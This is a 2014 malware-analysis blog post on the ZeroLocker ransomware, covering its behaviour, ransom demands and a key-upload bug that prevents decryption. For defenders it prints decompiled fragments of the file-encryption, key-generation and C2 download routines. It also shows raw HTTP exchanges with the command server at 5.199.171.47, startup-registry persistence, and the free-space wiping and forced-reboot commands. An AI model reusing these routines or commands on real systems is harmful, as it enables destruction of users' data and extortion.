Stop Malvertising

Introduction to the ZeroLocker ransomware

Written by Kimberly on Sunday, 31 August 2014. Posted in Malware Reports Viewed 43290 times

A new ransomware called **ZeroLocker** has surfaced. The files are encrypted with AES (*) encryption.

Currently the threat is considered as the most destructive ransomware we have seen to date.

ZeroLocker does not only target data files; it encrypts ALL files on the hard drive, including executables, with AES encryption unless they are located in certain folders or larger than 20 MegaBytes.

The folders exempt from encryption are the ones containing the following keywords: Windows, WINDOWS, Program Files, ZeroLocker and Desktop. Encrypted files will have .encrypted appended to their filename.

ZeroLocker performs several outbound connections to **5.199.171.47**, a VPs located in Skri Lanka.

When the threat has finished encrypting the files, it will run the C:\WINDOWS\SYSTEM32\CIPHER.EXE /W:C:\ command in order to overwrite all deleted data on the hard drive. Doing so makes it impossible to use recovery tools to restore files.

The main issue with ZeroLocker resides in the fact that when it uploads the decryption key to the server, the C2 returns a 404 not found because the requested page doesn't exist on the server.

Therefore the key isn't stored in any database or file for later recovery. The only way to recover the key would be to manually filter through the HTTP access logs if they still exist.

This coding mistake on behalf of the developer essentially renders the encrypted computer completely useless as the victim is unable to retrieve the decryption key even after paying the ransom.

ZeroLocker is considered as very destructive especially for companies that have custom software installed under normal paths.

Currently the infection doesn't delete the Windows System Restore points so files can be restored using a program like Shadow Explorer or Windows built-in Previous Version. This could change at any stage of course.


Payment is only accepted in Bitcoins. The initial ransom is $300, after 5 days the price will increase to $600 and after 10 days the victim will have to pay $1000.

***Source**: Bleeping Computer*

The first instance of ZeroLocker was discovered on a French forum assisting people with malware removal on August 8, 2014.


ZeroLocker

Overview of functions.




The author didn't use AES encryption but used the RijndaelManaged class from the .NET Framework.

```
private void EOTSTX(string text, string path, byte[] rgbKey, byte[] rgbIV, Form1.BEL BEL)
{
    int num;
    int num5;
    try
    {
        IL_01:
        ProjectData.ClearProjectError();
        num = A.FF.ETX(1892);
        IL_12:
        int num2 = A.FF.ETX(1896);
        this.DC1 = new FileStream(text, (FileMode)A.FF.ETX(1900), (FileAccess)A.FF.ETX(1904));
        IL_3E:
        num2 = A.FF.ETX(1908);
        this.DC2 = new FileStream(path, (FileMode)A.FF.ETX(1912), (FileAccess)A.FF.ETX(1916));
        IL_6A:
        num2 = A.FF.ETX(1920);
        this.DC2.SetLength((long)A.FF.ETX(1924));
        IL_8D:
        num2 = A.FF.ETX(1928);
        byte[] array = new byte[A.FF.ETX(1932)];
        IL_A9:
        num2 = A.FF.ETX(1936);
        long num3 = (long)A.FF.ETX(1940);
        IL_C2:
        num2 = A.FF.ETX(1944);
        long length = this.DC1.Length;
        IL_DD:
        num2 = A.FF.ETX(1948);
        RijndaelManaged rijndaelManaged = new RijndaelManaged(); <-- RijdaelManaged
        IL_EF:
        num2 = A.FF.ETX(1952);
        CryptoStream cryptoStream;
        switch (BEL - (Form1.BEL)A.FF.ETX(1956))
        {
        case 0:
            IL_11D:
            num2 = A.FF.ETX(1960);
            cryptoStream = new CryptoStream(this.DC2, rijndaelManaged.CreateEncryptor(rgbKey, rgbIV), (CryptoStreamMode)A.FF.ETX(1964));
            IL_14A:
            break;
        case 1:
            IL_14D:
            num2 = A.FF.ETX(1968);
            cryptoStream = new CryptoStream(this.DC2, rijndaelManaged.CreateDecryptor(rgbKey, rgbIV), (CryptoStreamMode)A.FF.ETX(1972));
            break;
        }
        IL_17A:
        IL_17B:
        checked
        {
            while (true)
            {
                IL_1DF:
                num2 = A.FF.ETX(2000);
                if (num3 >= length)
                {
                    break;
                }
                IL_17D:
                num2 = A.FF.ETX(1976);
                int num4 = this.DC1.Read(array, A.FF.ETX(1980), A.FF.ETX(1984));
                IL_1AC:
```



```
        private unsafe static void BEL(ref int ptr, DynamicILInfo dynamicILInfo)
        {
            int num = BitConverter.ToInt32(SI.SOH, ptr);
            ptr += 4;
            if (num == 0)
            {
                while (true)
                {
                    switch (6)
                    {
                    case 0:
                        continue;
                    }
                    break;
                }
                if (!true)
                {
                    RuntimeMethodHandle arg_28_0 = methodof(SI.BEL(int*, DynamicILInfo)).MethodHandle;
                }
                return;
            }
            byte[] array = new byte[num];
            Buffer.BlockCopy(SI.SOH, ptr, array, 0, num);
            int num2 = 4;
            int num3 = (num - 4) / 24;
            for (int i = 0; i < num3; i++)
            {
                ExceptionHandlingClauseOptions exceptionHandlingClauseOptions = (ExceptionHandlingClauseOptions)BitConverter.ToInt32(array, num2);
                num2 += 20;
                switch (exceptionHandlingClauseOptions)
                {
                case ExceptionHandlingClauseOptions.Clause:
                {
                    RuntimeTypeHandle type = SI.ETX.ResolveTypeHandle(BitConverter.ToInt32(array, num2));
                    int tokenFor = dynamicILInfo.GetTokenFor(type);
                    SI.BS(tokenFor, num2, array);
                    break;
                }
                case ExceptionHandlingClauseOptions.Fault:
                    throw new NotSupportedException("dynamic method does not support fault clause");
                }
                num2 += 4;
            }
            while (true)
            {
                switch (6)
                {
                case 0:
                    continue;
                }
                break;
            }
            dynamicILInfo.SetExceptions(array);
        }
        public static void BS(int num, int num2, byte[] array)
        {
            array[num2++] = (byte)num;
            array[num2++] = (byte)(num >> 8);
            array[num2++] = (byte)(num >> 16);
            array[num2++] = (byte)(num >> 24);
        }
```



```
        private static void ENQ(ref int ptr, MethodBase methodBase, DynamicILInfo dynamicILInfo)
        {
            int maxStackSize = BitConverter.ToInt32(SI.SOH, ptr);
            ptr += 4;
            int num = BitConverter.ToInt32(SI.SOH, ptr);
            ptr += 4;
            byte[] array = new byte[num];
            Buffer.BlockCopy(SI.SOH, ptr, array, 0, num);
            SI.SO SO = new SI.SO(methodBase, array, dynamicILInfo);
            SO. ();
            dynamicILInfo.SetCode(array, maxStackSize);
            ptr += num;
        }
```

The random number generator is seeded **Envionment.TickCount**, a 32-bit signed integer containing the amount of time in milliseconds that has passed since the last time the computer was started. The strength of the password is less than 32-bit.

```
public object getPassword()
{
    int num;
    object obj;
    int num5;
    try
    {
        IL_01:
        ProjectData.ClearProjectError();
        num = FF.ETX(1280);
        IL_12:
        int num2 = FF.ETX(1284);
        string text = VT.STX(2224);
        IL_2B:
        num2 = FF.ETX(1288);
        Random random = new Random();
        IL_3D:
        num2 = FF.ETX(1292);
        StringBuilder stringBuilder = new StringBuilder();
        IL_4F:
        num2 = FF.ETX(1296);
        int num3 = FF.ETX(1300);
        checked
        {
            int arg_E6_0;
            int num4;
            do
            {
                IL_67:
                num2 = FF.ETX(1304);
                int startIndex = random.Next(FF.ETX(1308), FF.ETX(1312));
                IL_91:
                num2 = FF.ETX(1316);
                stringBuilder.Append(text.Substring(startIndex, FF.ETX(1320)));
                IL_BA:
                num2 = FF.ETX(1324);
                num3 += FF.ETX(1328);
                arg_E6_0 = num3;
                num4 = FF.ETX(1332);
            }
            while (arg_E6_0 <= num4);
            while (true)
            {
                switch (5)
                {
                case 0:
                    continue;
                }
                break;
            }
            if (!true)
            {
                RuntimeMethodHandle arg_FD_0 = methodof(Form1.getPassword()).MethodHandle;
            }
            IL_FE:
            num2 = FF.ETX(1336);
            obj = stringBuilder.ToString();
            IL_118:
            goto IL_1E2;
            IL_121:;
        }
```

```
// System.Random
public Random() : this(Environment.TickCount)
{
}
```

Upon execution the threat will:

1. Create a folder called C:\ZeroLocker
2. Perform the following outbound connection and save the binary as C:\ZeroLocker\ZERORESCUE.EXE
   GET /patriote/sansviolence

3. A corresponding registry entry is created so that ZERORESCUE.EXE runs each time the computer starts.
4. Retrieve the Bitcoin address used to pay the ransom and save it as C:\ZeroLocker\ADDRESS.DAT

   GET /zConfig/171386

   1CkwfDadjXPhp3XrUU5J8hQhUtbecH7t1N
5. Upload the decryption key to the server. The request returns a 404.
   GET /zImprimer/[ID based upon MAC-ADDRESS]-[PASSWORD]-[BITCOIN ADDRESS]

```
GET /zImprimer/2        5-568ZUYWOQeIvNI3XpGCj-1CkwfDadjXPhp3XrUU5J8hQhUtbecH7t1N
HTTP/1.1
Host: 5.199.171.47

HTTP/1.1 404 Not Found
Date: Mon, 18 Aug 2014 09:51:23 GMT
Server: Apache/2.2.15 (CentOS)
Content-Length: 352
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /
zImprimer/2        5-568ZUYWOQeIvNI3XpGCj-1CkwfDadjXPhp3XrUU5J8hQhUtbecH7t1N was not
found on this server.</p>
<hr>
<address>Apache/2.2.15 (CentOS) Server at 5.199.171.47 Port 80</address>
</body></html>
```


6. Encrypt the files on the hard drive. For each encrypted file the original file is deleted.
7. Perform the following outbound connection and save the response as C:\ZeroLocker\LOG.DAT
   GET /enc/1

```
GET /enc/1 HTTP/1.1
Host: 5.199.171.47

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2014 09:52:43 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 03 Aug 2014 08:29:38 GMT
ETag: "79656e7-17-4ffb56c4f1543"
Accept-Ranges: bytes
Content-Length: 23
Connection: close
Content-Type: text/plain; charset=UTF-8

6hJ7ds6abK9sR22nHajds2
```

8. Launch an instance of C:\WINDOWS\SYSTEM32\CIPHER.EXE with the following command line parameters:
   cipher.exe" /w:c:\

9. Reboot the compromised computer using the following command:
   c:\windows\system32\shutdown.exe" /r /t 0 /f

10. Upon reboot the ransomware notice is displayed via C:\ZeroLocker\ZERORESCUE.EXE. Clicking the "Decrypt Files" button opens an internet connection with the VPS. Unfortunately the request returns a 404 rendering decryption impossible even after paying the ransom. A message informs the victim that the payment hasn't been received or processed yet and to try again later as it takes up to 24h to activate the key.
    GET /[ID based upon MAC-ADDRESS]/key



```
GET /2[redacted]5/key HTTP/1.1
Host: 5.199.171.47
Connection: Keep-Alive

HTTP/1.1 404 Not Found
Date: Mon, 18 Aug 2014 11:58:23 GMT
Server: Apache/2.2.15 (CentOS)
Content-Length: 290
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /2[redacted]5/key was not found on this server.</p>
<hr>
<address>Apache/2.2.15 (CentOS) Server at 5.199.171.47 Port 80</address>
</body></html>
```

```
private void ENQSTX(object obj, EventArgs eventArgs)
{
    int num;
    int num3;
    try
    {
        IL_01:
        ProjectData.ClearProjectError();
        num = A.FF.ETX(2128);
        IL_12:
        int num2 = A.FF.ETX(2132);
        WebClient webClient = new WebClient();
        IL_24:
        num2 = A.FF.ETX(2136);
        string text = webClient.DownloadString(A.VT.STX(2474) + this.GetuID() + A.VT.STX(2515));
        IL_60:
        num2 = A.FF.ETX(2140);
        bool flag = text == null;
        if (flag)
        {
            while (true)
            {
                switch (7)
                {
                case 0:
                    continue;
                }
                break;
            }
            if (!true)
            {
                RuntimeMethodHandle arg_88_0 = methodof(Form1.ENQSTX(object, EventArgs)).MethodHandle;
            }
            IL_89:
            num2 = A.FF.ETX(2144);
            MessageBox.Show(A.VT.STX(2524));
            IL_A7:
            goto IL_130;
        }
        IL_AC:
        num2 = A.FF.ETX(2148);
        IL_B9:
        num2 = A.FF.ETX(2152);
        string decryptKey = text.Substring(A.FF.ETX(2156), A.FF.ETX(2160));
        IL_E2:
        num2 = A.FF.ETX(2164);
        string path = A.VT.STX(1754);
        IL_FB:
        num2 = A.FF.ETX(2168);
        this.DecryptFiles(path, decryptKey);
        IL_112:
        num2 = A.FF.ETX(2172);
        MessageBox.Show(A.VT.STX(2966));
```

Global overview.

```
private void SOH.STX(object obj, EventArgs eventArgs)
{
    this.dlMainFile();Download ZeroRescue
    IL_1D4:
    num2 = A.FF.ETX(740);
    A.ACK.ACK.Registry.SetValue(A.VT.STX(1440), A.VT.STX(1567), A.VT.STX(1588));
    IL_216:          Startup entry for ZeroRescue
    num2 = A.FF.ETX(744);
    string text2 = this.GetuID();ID Based upon MAC ADDRESS
    IL_22A:
    num2 = A.FF.ETX(748);
    string text3 = Conversions.ToString(this.getPassword()); Encryption Key
    IL_247:
    num2 = A.FF.ETX(752);
    string text4 = Conversions.ToString(this.UseBitcoinAddress());Bitcoin Address
    IL_25F:
    num2 = A.FF.ETX(756);
    string[] array = new string[A.FF.ETX(760)];
    array[A.FF.ETX(764)] = A.VT.STX(1645);
    array[A.FF.ETX(768)] = text2;
    array[A.FF.ETX(772)] = A.VT.STX(1706);
    array[A.FF.ETX(776)] = text3;
    array[A.FF.ETX(780)] = A.VT.STX(1706);
    array[A.FF.ETX(784)] = text4;
    string address = string.Concat(array);
    IL_302:
    num2 = A.FF.ETX(788);
    string fileName = A.VT.STX(1709);
    IL_31C:
    num2 = A.FF.ETX(792);
    WebClient webClient = new WebClient();
    IL_32F:
    num2 = A.FF.ETX(796);
    webClient.DownloadFile(address, fileName);Download Bitcoin Adress
    IL_347:
    num2 = A.FF.ETX(800);
    string path = A.VT.STX(1754);
    IL_361:
    num2 = A.FF.ETX(804);
    this.EncryptFiles(path, text3); Encrypt Files
    IL_37A:
    num2 = A.FF.ETX(808);
    string address2 = A.VT.STX(1761);
    IL_394:
    num2 = A.FF.ETX(812);
    string fileName2 = A.VT.STX(1295);
    IL_3AC:
    num2 = A.FF.ETX(816);
    WebClient webClient2 = new WebClient();
    IL_3BF:
    num2 = A.FF.ETX(820);
    webClient2.DownloadFile(address2, fileName2);C:\ZeroLocker\log.dat
    IL_3D7:
    num2 = A.FF.ETX(824);
    Process process = new Process();
    IL_3EA:
    num2 = A.FF.ETX(828);
    ProcessStartInfo processStartInfo = new ProcessStartInfo(); cipher.exe" /w:c:\
    IL_3FD:
    num2 = A.FF.ETX(832);
    string text5 = process.StandardOutput.ReadToEnd();
    IL_41B:
    num2 = A.FF.ETX(836);
    processStartInfo.Arguments = A.VT.STX(1812);
```

ID based upon MAC-ADDRESS.

```
public string GetuID()
{
    int num;
    string text2;
    int num3;
    try
    {
        IL_01:
        ProjectData.ClearProjectError();
        num = A.FF.ETX(1052);
        IL_11:
        int num2 = A.FF.ETX(1056);
        object arg_62_0 = null;
        Type arg_62_1 = typeof(Form1.Crc32);
        string arg_62_2 = A.VT.STX(2064);
        object[] array = new object[A.FF.ETX(1060)];
        array[A.FF.ETX(1064)] = RuntimeHelpers.GetObjectValue(this.GetMAC());
```

```
public object GetMAC()
{
    int num;
    object obj;
    int num3;
    try
    {
        IL_01:
        ProjectData.ClearProjectError();
        num = A.FF.ETX(2084);
        IL_11:
        int num2 = A.FF.ETX(2088);
        NetworkInterface[] allNetworkInterfaces = NetworkInterface.GetAllNetworkInterfaces();
        IL_25:
        num2 = A.FF.ETX(2092);
        obj = allNetworkInterfaces[A.FF.ETX(2096)].GetPhysicalAddress().ToString();
```

Samples Analysed

At the time of the analysis on August 18, 2014 we were aware of the following MD5 hashes:

- bd0a3c308a6d3372817a474b7c653097: TimeDateStamp: Tue Aug 05 14:27:06 2014
- 3772a3deeb781803a907ed36ee10681d: TimeDateStamp: Wed Aug 06 11:01:48 2014

Both samples contain the following compile leftovers:

c:\users\george\desktop\projects\zerolocker\testing stuff\testing stuff\obj\debug\task manager.pdb

The actor behind **ZeroLocker** is also associated with several Bitcoin Miners.

Tags:

- AES
- Ransomware
- RijndaelManaged
- ZeroLocker

If our research has helped you, please consider making a donation through PayPal.

Related Articles

Cryptowall: Behind The Scenes

Earlier this week we intercepted several unsolicited emails with the subject line "Voice Mail". The electronic message informs the recipient that "Bluescope" left a 1:06 minutes long message. The voicemail message has been attached to the email...

Analysis of the PHP.net Compromise

On Thursday 24th October 2013 PHP.net was flagged by Google SafeBrowsing as being malicious. PHP.net released a first statement, followed by an update. Barracuda Labs released a pcap on the attack. An analysis of their their network capture...

Fake Java 7 Update 11 installs ransomware

On January 14, 2013 Oracle released an official update to address the latest Java 0-day CVE-2013-0422 and CVE-2012-3174. In meanwhile it has been brought to our attention yesterday that cybercriminals decided to take advantage of the...

Copyright Violation Fake Alert

Important News S!Ri.URZ has published a Registration Code which helps to clean the computer if you have been hit by this fake Copyright Violation alert / ransomware pushed onto computers by the ICPP Foundation -...

ICPP Foundation - icpp-online.com

Yesterday a new type of ransomware has been discovered. This time P2P users have been targetted with a fake Copyright Infringement Notice from the bogus ICPP Foundation (icpp-online.com - 193.33.114.77 - Email: This e-mail address is being protected from spambots. You need JavaScript enabled to view it). You can...